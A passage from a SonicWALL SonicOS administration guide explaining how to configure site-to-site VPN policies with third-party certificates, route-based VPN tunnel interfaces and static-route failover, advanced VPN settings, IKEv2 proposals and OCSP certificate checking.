You cannot use this feature if you have selected **Use this VPN Tunnel as the default route for all Internet traffic** on the Network tab.

- To manage the remote SonicWALL through the VPN tunnel, select **HTTP, HTTPS**, or both from **Management via this SA**.
- Select **HTTP, HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** menu.

Step 13 Click **OK**.

Step 14 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.



Tip

Since Window Networking (NetBIOS) has been enabled, users can view remote computers in their Windows Network Neighborhood. Users can also access resources on the remote LAN by entering servers' or workstations' remote IP addresses.

Configuring a VPN Policy with IKE using a Third Party Certificate



Caution

You must have a valid certificate from a third party Certificate Authority installed on your SonicWALL before you can configure your VPN policy with IKE using a third party certificate.

To create a VPN SA using IKE and third party certificates, follow these steps:

- Step 1** In the **VPN > Settings** page, click **Add**. The **VPN Policy** window is displayed.
- Step 2** In the **Authentication Method** list in the **General** tab, select **IKE using 3rd Party Certificates**. The **VPN Policy** window displays the 3rd party certificate options.

The screenshot shows the 'General' tab of the VPN Policy configuration window. The 'Security Policy' section includes the following fields:

- Policy Type: Site to Site
- Authentication Method: IKE using 3rd Party Certificates
- Name: RTB1
- IPsec Primary Gateway Name or Address: 10.0.23.14
- IPsec Secondary Gateway Name or Address: 0.0.0.0

The 'IKE Authentication' section includes the following fields:

- Local Certificate: (empty)
- Local IKE ID Type: IP Address (IPv4)
- Peer IKE ID Type: Distinguished name (DN)
- Peer IKE ID: (empty)

- Step 3** Type a Name for the Security Association in the **Name** field.
- Step 4** Type the IP address or Fully Qualified Domain Name (FQDN) of the primary remote SonicWALL in the **IPsec Primary Gateway Name or Address** field.
- If you have a secondary remote SonicWALL, enter the IP address or Fully Qualified Domain Name (FQDN) in the **IPsec Secondary Gateway Name or Address** field.
- Step 5** Under **IKE Authentication**, select a third party certificate from the **Local Certificate** drop-down menu.



Note


You must have imported local certificates before selecting this option.

- Step 6** Select one of the following IKE ID types from the **Local IKE ID Type** drop-down menu:
- **Default ID from Certificate** -
 - **IP Address (IPv4)** -
 - **E-Mail ID (UserFQDN)** and **Domain name (FQDN)** - The **Email ID (UserFQDN)** and **Domain name (FQDN)** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate contains a Subject

Alternative Name, that value must be used. For site-to-site VPNs, wild card characters (such as * for more than 1 character or ? for a single character) cannot be used. The full value of the E-Mail ID or Domain Name must be entered. This is because site-to-site VPNs are expected to connect to a single peer, as opposed to Group VPNs, which expect multiple peers to connect.

- **Distinguished name (DN)** - Based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. As with the E-Mail ID and Domain Name above, the entire Distinguished Name field must be entered for site-to-site VPNs Wild card characters are not supported.

The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: **/C=US/O=SonicWALL, Inc./OU=TechPubs/CN=Joe Pub**


To find the certificate details (Subject Alternative Name, Distinguished Name, etc.), navigate to the **System > Certificates** page and click on the  **Export** icon for the certificate.

Step 7 Select one of the following Peer ID types from the **Peer IKE ID Type** drop-down menu:

- **E-Mail ID (UserFQDN)**
- **Domain name (FQDN)**
- **Distinguished name (DN)**
- **IP Address (IPV4)**

Step 8 Type an ID string in the **Peer IKE ID** field.

Step 9 Click on the **Network** tab.




Step 10 Under **Local Networks**, select a local network from **Choose local network from list** drop-down menu if a specific local network can access the VPN tunnel. If hosts on this side of the VPN connection will be obtaining their addressing from a DHCP server on the remote side of the tunnel, select **Local network obtains IP addresses using DHCP through this VPN tunnel**. If traffic can originate from any local network, select **Any Address**.

Step 11 Under **Destination Networks**, select one of these:

- Select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the SonicWALL security appliance unless it is encrypted. You can only configure one SA to use this setting.

- If the remote side of this VPN connection is be obtaining its addressing from a DHCP server on this side of the tunnel, select **Destination network obtains IP addresses using DHCP server through this tunnel**.
- Alternatively, select **Choose Destination network from list**, and select the address object or group from the drop-down menu.

Step 12 Click the **Proposals** tab.



The screenshot shows the 'Proposals' tab in the VPN settings. It is divided into two sections: 'IKE (Phase 1) Proposal' and 'IPsec (Phase 2) Proposal'. The 'IKE' section has dropdown menus for Exchange (Main Mode), DH Group (Group 2), Encryption (3DES), and Authentication (SHA1), and a text field for Life Time (seconds) set to 28800. The 'IPsec' section has dropdown menus for Protocol (ESP), Encryption (3DES), and Authentication (SHA1), a checkbox for 'Enable Perfect Forward Secrecy' which is unchecked, and a text field for Life Time (seconds) set to 28800.

Step 13 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select **Main Mode** or **Aggressive Mode** from the **Exchange** drop-down menu.
- Select the desired DH Group from the **DH Group** drop-down menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** menu: **MD5** or **SHA1**.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 14 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu: **ESP** or **AH**.
- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu: **None**, **MD5** or **SHA1**.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 15 Click the **Advanced** tab. Select any optional configuration options you want to apply to your VPN policy:

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.



Note The Keep Alive option will be disabled when the VPN policy is configured as the Central Gateway for DHCP over VPN or with a Primary Gateway Name or Address 0.0.0.0.

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and then select a User group to specify allowed users from the **User group for XAUTH**.

- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow multicast traffic through the VPN tunnel.

- Select **Apply NAT Policies** if you want the SonicWALL to translate the Local, Remote or both networks communicating via this VPN tunnel.

To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- Select **Enable OCSP Checking** to check VPN certificate status and specify the URL where to check certificate status. See the [“Using OCSP with SonicWALL Security Appliances” section on page 980](#).
- To manage the remote SonicWALL through the VPN tunnel, select **HTTP, HTTPS**, or both from **Management via this SA**.
- Select **HTTP, HTTPS**, or both in the User login via this SA to allow users to login using the SA.
- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
- Select an interface or zone from the **VPN Policy bound to** menu. A zone is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.

Step 16 Click **OK**.

Configuring VPN Failover to a Static Route

Optionally, you can configure a static route to be used as a backup route in case the VPN tunnel goes down. The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:

- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
- When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

To configure a static route as a VPN failover, complete the following steps:

- Step 1** Navigate to the **Network > Routing** page.
- Step 2** Scroll to the bottom of the page and click on the **Add** button. The **Add Route Policy** window is displayed.
- Step 3** Select the appropriate **Source, Destination, Service, Gateway, and Interface**.
- Step 4** Enter a **Metric** of 1.
- Step 5** Enable the **Allow VPN path to take precedence** checkbox.
- Step 6** Click **OK**.

For more information on configuring static routes and Policy Based Routing, see [“Network > Routing” on page 357](#).

Route Based VPN

A policy-based approach forces the VPN policy configuration to include the network topology configuration. This makes it difficult for the network administrator to configure and maintain the VPN policy with a constantly changing network topology.

With the Route Based VPN approach, network topology configuration is removed from the VPN policy configuration. The VPN policy configuration creates a Tunnel Interface between two end points. Static or Dynamic routes can then be added to the Tunnel Interface. The Route Based VPN approach moves network configuration from the VPN policy configuration to Static or Dynamic Route configuration.

Not only does Route Based VPN make configuring and maintaining the VPN policy easier, a major advantage of the Route Based VPN feature is that it provides flexibility on how traffic is routed. With this feature, users can now define multiple paths for overlapping networks over a clear or redundant VPN.

Topics:

- [“Using Route Based VPN” on page 969](#)
- [“Adding a Tunnel Interface” on page 970](#)
- [“Creating a Static Route for Tunnel Interface” on page 972](#)
- [“Route Entries for Different Network Segments” on page 972](#)
- [“Redundant Static Routes for a Network” on page 973](#)
- [“Drop Tunnel Interface” on page 973](#)

Using Route Based VPN

Route Based VPN configuration is a two step process. The first step involves creating a Tunnel Interface. The crypto suites used to secure the traffic between two end-points are defined in the Tunnel Interface. The second step involves creating a static or dynamic route using Tunnel Interface.

The Tunnel Interface is created when a Policy of type “Tunnel Interface” is added for the remote gateway. The Tunnel Interface must be bound to a physical interface and the IP address of that physical interface is used as the source address of the tunneled packet.

Adding a Tunnel Interface

The following procedures explain how to add a Tunnel Interface:

- Step 1** Navigate to **VPN > Settings**.
- Step 2** At the bottom of the **VPN Policies** table, click the **Add** button. The VPN Policy window displays.
- Step 3** On the **General** tab, select the policy type as **Tunnel Interface**.

The screenshot shows the 'General' tab of the VPN Policy configuration window. Under the 'Security Policy' section, the following settings are visible:

- Policy Type: Tunnel Interface
- Authentication Method: IKE using Preshared Secret
- Name: RTB1
- IPsec Primary Gateway Name or Address: 10.0.23.14

Under the 'IKE Authentication' section, the following settings are visible:

- Shared Secret: [Masked]
- Confirm Shared Secret: [Masked]
- Local IKE ID: IP Address
- Peer IKE ID: IP Address
- Mask Shared Secret:



Note The **Network** tab disappears when **Tunnel Interface** is selected.

- Step 4** Next, click the **Proposals** tab and configure the IKE and IPsec proposals for the tunnel negotiation.

The screenshot shows the 'Proposals' tab of the VPN Policy configuration window. Under the 'IKE (Phase 1) Proposal' section, the following settings are visible:

- Exchange: Main Mode
- DH Group: Group 2
- Encryption: 3DES
- Authentication: SHA1
- Life Time (seconds): 28800

Under the 'Isec (Phase 2) Proposal' section, the following settings are visible:

- Protocol: ESP
- Encryption: 3DES
- Authentication: SHA1
- Enable Perfect Forward Security:
- Life Time (seconds): 300

Step 5 Click the **Advanced** tab to configure the **Advanced Settings** for the Tunnel Interface.

By default, **Enable Keep Alive** is enabled. This is to establish the tunnel with remote gateway proactively.

Step 6 The following other advanced options can be configured:

- **Allow Advanced Routing** - Adds this Tunnel Interface to the list of interfaces in the Advanced Routing table on the **Network > Routing** page.

Making this an optional setting avoids adding all Tunnel Interfaces to the Advanced Routing table, which helps streamline the routing configuration. See [“Configuring Advanced Routing for Tunnel Interfaces” on page 379](#) for information on configuring RIP or OSPF advanced routing for the Tunnel Interface.
- **Enable Transport Mode** - Forces the IPsec negotiation to use Transport mode instead of Tunnel Mode. This has been introduced for compatibility with Nortel. When this option is enabled on the local firewall, it **MUST** be enabled on the remote firewall as well for the negotiation to succeed.
- **Require authentication of VPN clients by XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user.
 - **User group for XAUTH users** - Specifies the user group that will have access to this VPN if XAUTH is selected
- **Enable Windows Networking (NetBIOS) Broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Allows multicast traffic through the VPN tunnel.
- **Permit Acceleration** - Enables redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- **Management via this SA** - Allows remote users to log in to manage the SonicWALL through the VPN tunnel.
- **User login via this SA** - Allows users to login using the SA.
- **VPN Policy bound to** - Sets the interface the Tunnel Interface is bound to. This is **x1** by default.

Step 7 Click **OK**.

Creating a Static Route for Tunnel Interface

After you have successfully added a Tunnel Interface, you may then create a Static Route.

Follow these procedures to create a Static Route for a Tunnel Interface:

-
- Step 1** Navigate to the **Network > Routing** page.
- Step 2** At the bottom of the **Route Policies** table, click the **Add** button. The **Add Route Policy** window displays for adding a Static Route.



Note The **Interface** drop-down menu lists all available tunnel interfaces.

The screenshot shows the 'Route Policy Settings' dialog box with the following fields and options:

- Source: --Select an address object--
- Destination: --Select an address object--
- Service: --Select a service object--
- Gateway: 0.0.0.0
- Interface: --Select an interface-- (dropdown menu is open)
- Metric: --Select an interface--
- Comment: Create VPN Tunnel interface..., X0, X1, X2, X3, X4, U0
- Dis: (checkbox)
- All: (checkbox)
- Per Drop_TunnelIf: (checkbox)
- Probe: None
- Disable route when probe succeeds: (checkbox)
- Probe default state is UP: (checkbox)



Note If the **Auto-add Access Rule** option is selected, firewall rules are automatically added and traffic is allowed between the configured networks using tunnel interface.

Route Entries for Different Network Segments

After a tunnel interface is created, multiple route entries can be configured to use the same tunnel interface for different networks. This provides a mechanism to modify the network topology without making any changes to the tunnel interface.

The image below shows an example of same tunnel interface for different networks (Routes 1 & 2):

#	Source	Destination	Service	Gateway	Interface	Metric	Priority	Comment	Configure
1	X2 IP	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB1	1	1		
2	X3 Subnet	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB1	1	2		
3	X3 Subnet	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB2	2	3		
4	Any	255.255.255.255/32	Any	0.0.0.0	X0	20	4		

Redundant Static Routes for a Network

After more than one tunnel interface is configured, you can add multiple overlapping static routes; each static route uses a different tunnel interface to route the traffic. This provides routing redundancy for the traffic to reach the destination.

The image below illustrates redundant static routes for a network (Routes 2 & 3):

#	Source	Destination	Service	Gateway	Interface	Metric	Priority	Comment	Configure
1	X2 IP	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB1	1	1		
2	X3 Subnet	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB1	1	2		
3	X3 Subnet	Routed-Net-192.10.10.0	Any	0.0.0.0	RTB2	2	3		
4	Any	255.255.255.255/32	Any	0.0.0.0	X0	20	4		
5	Any	Default Gateway	Any	0.0.0.0	X1	20	5		

Drop Tunnel Interface

The drop tunnel interface is a pre-configured tunnel interface. This interface provides added security for traffic. An example of this would be if a static route bind interface is deemed the drop tunnel interface, then all the traffic for that route is dropped and not forwarded in clear. If a static route bind to tunnel interface is defined for traffic (source/destination/service), and it is desired that traffic should not be forwarded in the clear if the tunnel interface is down, it is recommended to configure a static route bind to drop tunnel interface for the same network traffic. As a result, if the tunnel interface is down, traffic will be dropped due to the drop tunnel interface static route.

Creating a Static Route for Drop Tunnel Interface

To add a static route for drop tunnel interface, follow these steps:

- Step 1** Navigate to the **Network > Routing** page.
- Step 2** At the bottom of the **Routing Policies** table, click the **Add** button. The **Add Route Policy** page displays.
- Step 3** To configure the values for **Source**, **Destination**, and **Service Objects**, follow the steps for configuring a static route for a tunnel interface as described in [“Creating a Static Route for Tunnel Interface” on page 972](#).
- Step 4** For **Interface**, select **Drop_tunnelIf** in the drop-down menu.

- Step 5** Optionally, add a description in the **Comment** field.

- Step 6** Click **OK**.

Once added, the route is enabled and displayed in the **Route Policies** table.

Route Policies Items 1 to 15 (of 15)

View Style: All Policies Custom Policies Default Policies

<input type="checkbox"/> #	Source	Destination	Service	Gateway	Interface	Metric	Priority	Comment	Configure
<input type="checkbox"/> 1	X3 Subnet	TIF-172.18.10.1	Any	0.0.0.0	TIF-10.1.23.10-X1-AD	1	1		
<input type="checkbox"/> 2	X3 Subnet	TIF-172.18.10.1	Any	0.0.0.0	Drop_TunnelIf	20	2		
<input type="checkbox"/> 3	Any	X4 Default Gateway	Any	0.0.0.0	X4	20	3		
<input type="checkbox"/> 4	Any	X5 Default Gateway	Any	0.0.0.0	X5	20	4		
<input type="checkbox"/> 5	Any	X1 Default Gateway	Any	0.0.0.0	X1	20	5		
<input type="checkbox"/> 6	Any	X1 Subnet	Any	0.0.0.0	X1	20	6		
<input type="checkbox"/> 7	Any	X0 Subnet	Any	0.0.0.0	X0	20	7		

VPN Auto-Added Access Rule Control

When adding VPN Policies, SonicOS auto-creates non-editable Access Rules to allow the traffic to traverse the appropriate zones. Consider the following VPN Policy, where the Local Network is set to Firewalled Subnets (in this case comprising the LAN and DMZ) and the Destination Network is set to Subnet 192.168.169.0.

While this is generally a tremendous convenience, there are some instances where it might be preferable to suppress the auto-creation of Access Rules in support of a VPN Policy. One such instance would be the case of a large hub-and-spoke VPN deployment where all the spoke site addresses use address spaces that can easily be supernetted. For example, assume we wanted to provide access to/from the LAN and DMZ at the hub site to one subnet at each of 2,000 remote sites, addressed as follows:

```
remoteSubnet0=Network 10.0.0.0/24 (mask 255.255.255.0, range 10.0.0.0-10.0.0.255)
remoteSubnet1=Network 10.0.1.0/24 (mask 255.255.255.0, range 10.0.1.0-10.0.1.255)
remoteSubnet2=Network 10.0.2.0/24 (mask 255.255.255.0, range 10.0.2.0-10.0.2.255)
remoteSubnet2000=10.7.207.0/24 (mask 255.255.255.0, range 10.7.207.0-10.7.207.255)
```

Creating VPN Policies for each of these remote sites would result in the requisite 2,000 VPN Policies, but would also create 8,000 Access Rules (LAN -> VPN, DMZ -> VPN, VPN -> LAN, and VPN -> DMZ for each site). However, all of these Access Rules could easily be handled with just 4 Access Rules to a supernetted or address range representation of the remote sites (More specific allow or deny Access Rules could be added as needed):

```
remoteSubnetAll=Network 10.0.0.0/13 (mask 255.248.0.0, range 10.0.0.0-10.7.255.255)
or
remoteRangeAll=Range 10.0.0.0-10.7.207.255
```

To enable this level of aggregation, the **Advanced** tab of the **VPN Policy** window page offers the option to **Auto-Add Access Rules for VPN Policy** setting. By default, the checkbox is selected, meaning the accompanying Access Rules will be automatically created, as they've always been. By deselecting the checkbox upon creating the VPN Policy, the administrator will have the ability and need to create custom Access Rules for VPN traffic.

CHAPTER 58

Configuring Advanced VPN Settings

VPN > Advanced

The **VPN > Advanced** page includes optional settings that affect all VPN policies.

VPN /

Advanced

Accept Cancel

Advanced VPN Settings

Enable IKE Dead Peer Detection

Dead Peer Detection Interval (seconds)

Failure Trigger Level (missed heartbeats)

Enable Dead Peer Detection for Idle VPN sessions

Dead Peer Detection Interval for Idle VPN sessions (seconds)

Enable Fragmented Packet Handling

Ignore DF (Don't Fragment) Bit

Enable NAT Traversal

Clean up Active tunnels when Peer Gateway DNS name resolves to a different IP Address

Preserve IKE Port for Pass Through Connections

Enable OCSP Checking

OCSP Responder URL

Send VPN Tunnel Traps only when tunnel status changes

Use RADIUS in MSCHAP MSCHAPv2 mode for XAUTH (allows users to change expired passwords)

IKEv2 Settings

Send IKEv2 Cookie Notify

IKEv2 Dynamic Client Proposal

Topics:

- [“Advanced Settings” on page 978](#)
- [“Using OCSP with SonicWALL Security Appliances” on page 980](#)

Advanced Settings

Topics:

- [“Advanced VPN Settings” on page 978](#)
- [“IKEv2 Settings” on page 979](#)

Advanced VPN Settings

- **Enable IKE Dead Peer Detection** - Select if you want inactive VPN tunnels to be dropped by the SonicWALL.
 - **Dead Peer Detection Interval (seconds)** - Enter the number of seconds between “heartbeats.” The default value is **60** seconds.
 - **Failure Trigger Level (missed heartbeats)** - Enter the number of missed heartbeats. The default value is **3**. If the trigger level is reached, the VPN connection is dropped by the SonicWALL security appliance. The SonicWALL security appliance uses a UDP packet protected by Phase 1 Encryption as the heartbeat.
 - **Enable Dead Peer Detection for Idle VPN Sessions** - Select this setting if you want idle VPN connections to be dropped by the SonicWALL security appliance after the time value defined in the **Dead Peer Detection Interval for Idle VPN Sessions (seconds)** field. The default value is **600** seconds (10 minutes).
- **Enable Fragmented Packet Handling** - If the VPN log report shows the log message “Fragmented IPsec packet dropped”, select this feature.



Note Do not select this option until the VPN tunnel is established and in operation.

- **Ignore DF (Don't Fragment) Bit** - Select this checkbox to ignore the DF bit in the packet header. Some applications can explicitly set the ‘Don't Fragment’ option in a packet, which tells all security appliances to not fragment the packet. This option, when enabled, causes the SonicWALL to ignore the embedded packet option and fragment the packet regardless.
- **Enable NAT Traversal** - Select this setting if a NAT device is located between your VPN endpoints. IPsec VPNs protect traffic exchanged between authenticated endpoints, but authenticated endpoints cannot be dynamically re-mapped mid-session for NAT traversal to work. Therefore, to preserve a dynamic NAT binding for the life of an IPsec session, a 1-byte UDP is designated as a “NAT Traversal keepalive” and acts as a “heartbeat” sent by the VPN device behind the NAT or NAPT device. The “keepalive” is silently discarded by the IPsec peer.
- **Clean up Active Tunnels when Peer Gateway DNS name resolves to a different IP address** - Breaks down SAs associated with old IP addresses and reconnects to the peer gateway.
- **Preserve IKE Port for Pass-Through Connections** - Preserves UDP 500/4500 source port and IP address information for pass-through VPN connections.

- **Enable OCSP Checking** and **OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See the [“Using OCSP with SonicWALL Security Appliances” section on page 980](#).
- **Send VPN Tunnel Traps only when tunnel status changes** - Reduces the number of VPN tunnel traps that are sent by only sending traps when the tunnel status changes.
- **Use RADIUS in** - When using RADIUS to authenticate VPN client users, RADIUS will be used in its MSCHAP (or MSCHAPv2) mode:
 - **MSCHAP**
 - **MSCHAPv2 mode for XAUTH (allows users to change expired passwords)**

The primary reason for choosing to do this would be so that VPN client users can make use of the MSCHAP feature to allow them to change expired passwords at login time.

Also, if this is set and LDAP is selected as the **Authentication method for login** on the **Users > Settings** page, but LDAP is not configured in a way that will allow password updates, then password updates for VPN client users will be done using MSCHAP-mode RADIUS after using LDAP to authenticate the user.



Note Password updates can only be done by LDAP when using Active Directory with TLS and binding to it using an administrative account, or when using Novell eDirectory.

IKEv2 Settings

- **Send IKEv2 Cookie Notify** - Sends cookies to IKEv2 peers as an authentication tool.
- **IKEv2 Dynamic Client Proposal** - SonicOS firmware versions 4.0 and higher provide IKEv2 Dynamic Client Support, which provides a way to configure the Internet Key Exchange (IKE) attributes rather than using the default settings. Clicking the **Configure** button launches the **Configure IKEv2 Dynamic Client Proposal** window.

Previously, only the default settings were supported: Diffie-Hellman (DH) Group 2, the 3DES encryption algorithm, and the SHA1 authentication method. SonicOS now allows the following IKE Proposal settings:

- **DH Group:** 1, 2, 5, or 14
- **Encryption:** DES, 3DES, AES-128, AES-192, AES-256
- **Authentication:** MD5, SHA1

However, if a VPN Policy with IKEv2 exchange mode and a 0.0.0.0 IPsec gateway is defined, you cannot configure these IKE Proposal settings on an individual policy basis.



Note The VPN policy on the remote gateway must also be configured with the same settings.

Using OCSP with SonicWALL Security Appliances

Online Certificate Status Protocol (OCSP) allows you to check VPN certificate status without CRLs. This allows timely updates regarding the status of the certificates used on your SonicWALL.

Topics:

- [“About OCSP” section on page 980](#)
- [“OpenCA OCSP Responder” section on page 981](#)
- [“Loading Certificates to use with OCSP” section on page 981](#)
- [“Using OCSP with VPN Policies” section on page 981](#)

About OCSP

OCSP is designed to augment or replace Certificate Revocation Lists (CRL) in your Public Key Infrastructure (PKI) or digital certificate system. The CRL is used to validate the digital certificates comprised by the PKI. This allows the Certificate Authority (CA) to revoke certificates before their scheduled expiration date and is useful in protecting the PKI system against stolen or invalid certificates.

The main disadvantage of Certificate Revocation Lists is the need for frequent updates to keep the CRL of every client current. These frequent updates greatly increase network traffic when the complete CRL is downloaded by every client. Depending on the frequency of the CRL updates, a period of time can exist when a certificate is revoked by the CRL but the client has not received the CRL update and permits the certificate to be used.

Online Certificate Status Protocol determines the current status of a digital certificate without using a CRL. OCSP enables the client or application to directly determine the status of an identified digital certificate. This provides more timely information about the certificate than is possible with CRLs. In addition, each client typically only checks a few certificates and does not incur the overhead of downloading an entire CRL for only a few entries. This greatly reduces the network traffic associated with certificate validation.

OCSP transports messages over HTTP for maximum compatibility with existing networks. This requires careful configuration of any caching servers in the network to avoid receiving a cached copy of an OCSP response that might be out of date.

The OCSP client communicates with an OCSP responder. The OCSP responder can be a CA server or another server that communicates with the CA server to determine the certificate status. The OCSP client issues a status request to an OCSP responder and suspends the acceptance of the certificate until the responder provides a response. The client request includes data such as protocol version, service request, target certificate identification and optional extensions. These optional extensions may or may not be acknowledged by the OCSP responder.

The OCSP responder receives the request from the client and checks that the message is properly formed and if the responder is able to respond to the service request. Then it checks if the request contains the correct information needed for the service desired. If all conditions are satisfied, the responder returns a definitive response to the OCSP client. The OCSP responder is required to provide a basic response of GOOD, REVOKED, or UNKNOWN. If both the OCSP client and responder support the optional extensions, other responses are possible. The GOOD state is the desired response as it indicates the certificate has not been revoked. The REVOKED state indicates that the certificate has been revoked. The UNKNOWN state indicates the responder does not have information about the certificate in question.

OCSP servers typically work with a CA server in push or pull setup. The CA server can be configured to push a CRL list (revocation list) to the OCSP server. Additionally the OCSP server can be configured to periodically download (pull) the CRL from the CA server. The OCSP server must also be configured with an OCSP response signing certificate issued by the CA server. The signing certificate must be properly formatted or the OCSP client will not accept the response from the OSCP server.

OpenCA OCSP Responder

Using OCSP requires the OpenCA (OpenSource Certificate Authority) OpenCA OCSP Responder as it is the only supported OCSP responder. OpenCA OCSP Responder is available at <http://openca.org/projects/ocspd/>. The OpenCA OCSP Responder is an rfc2560 compliant OCSP responder that runs on a default port of 2560 in homage to being based on rfc2560.

Loading Certificates to use with OCSP

For SonicOS to act as an OCSP client to a responder, the CA certificate must be loaded onto the SonicWALL.

-
- Step 1** On the **System > Certificates** page, click the **Import...** button. This will bring up the **Import Certificate** page.
 - Step 2** Select the **Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file** option and specify the location of the certificate.
 - Step 3** Click **Import**.

Using OCSP with VPN Policies

The SonicWALL OCSP settings can be configured on a policy level or globally. To configure OCSP checking for individual VPN policies, use the **Advanced** tab of the **VPN Policy** configuration page.

-
- Step 1** Navigate to the **VPN > Settings** page.
 - Step 2** Click the **Add** button below the **VPN Policies** page. The **VPN Policy** window displays.
 - Step 3** Use the steps in "[Configuring a VPN Policy with IKE using a Third Party Certificate](#)" on [page 964](#) as a guide.
 - Step 4** Select **Enable OCSP Checking**.

The screenshot shows a configuration window with a checkbox labeled 'Enable OCSP Checking' which is checked. Below it is a text input field labeled 'OCSP Responder URL:'.

- Step 5** Specify the **OCSP Responder URL** of the OCSP server, for example <http://192.168.168.220:2560> where 192.168.168.220 is the IP address of your OCSP server and 2560 is the default port of operation for the OpenCA OCSP responder service.
- Step 6** Click **OK**.

